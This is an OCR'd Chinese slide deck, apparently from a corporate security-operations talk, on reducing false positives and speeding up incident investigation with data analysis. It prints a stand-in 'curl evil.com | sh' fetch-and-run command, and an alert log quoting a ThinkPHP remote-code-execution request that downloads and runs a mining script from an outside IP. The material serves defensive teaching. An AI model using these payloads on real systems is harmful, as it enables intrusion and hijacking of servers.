
又来告警了

看看是怎么被入侵的

看看是怎么被入侵的

安全运营死亡三连


安全产品为何误报



人人坐井观天

```
curl http://evil.com/x | sh
```

```
curl https://raw.githubusercontent.com/
creationix/nvm/v0.8.0/install.sh | sh
```




业务场景不同，「威胁边界」也不同

降低误报：模型需要理解差异化的业务特征


让模型理解业务

基于业务历史行为建立异常基线
在异常的基础上检测威胁



运营结果反馈到模型


降低事件调查成本



past

now

信息聚合案例_SSH登录后横向移动



节点属性　　入节点

时间: 2019-02-12 00:03:54

节点名称: 入侵原因分析

入侵原因: SSH登录执行异常指令


攻击时间: 2019-02-12 00:03:54

攻击时间: 2019-02-12 00:04:22

入侵原因:

{'SSH_LOGIN_AND_EXEC':'{\'user\':\'www \',\'group\':\'www \',\'uid\':\'1000 \',\'gid\':\'1000 \',\'pid\':\'10724\',\'pid_start_time\':\'2019-02-12 00:03:53\',\'cmd_line\':\'-bash\',\'pfile_path\':\'/usr/sbin/sshd\',\'file_path\':\'/usr/bin/bash\'}'}

信息聚合案例_WEB漏洞植入挖矿程序



time: 2018-12-29 02:00:21

request_datetime: 2018-12-29 02:00:21

src_ip: 198.12.97.71

dst_ip:

method: get

token: c60c6147df6898038c43

json_data:

{"reset": "0", "http_port": "80", "type": "webshell", "evidence": "GET /index.php?s=/index/%255Cthink%255Capp/invokefunction&function=call_user_func_array&vars[0]=shell_exec&vars[1][]=cd%2520/tmp;%2520wget%2520http://198.12.97.71/Haxed.sh;%2520chmod%2520+x%2520Haxed.sh;%2520sh%2520Haxed.sh;rm%2520-rf%2520Haxed.sh HTTP/1.1%0d%0aHost: 101.200.41.147:80%0d%0aUser-Agent: Go-http-client/1.1%0d%0a%0d%0a", "reserved5": "None", "reserved4": "None", "reserved1": " ", "rule_id": "2333457", "reserved3": "None", "reserved2": "None"}

一些观点

- 数据分析是企业安全建设的核心能力。
- 随着数据的积累，安全数据分析将向基于图结构的高级知识表达方式发展。
- 对场景、攻击模式和数据的认知深度，远比选择工具重要。
- 告警无法运营=没有检测能力，如何快速将knowledge落地为action需要深入思考。

Q&A

lezhen.xy@alibaba-inc.com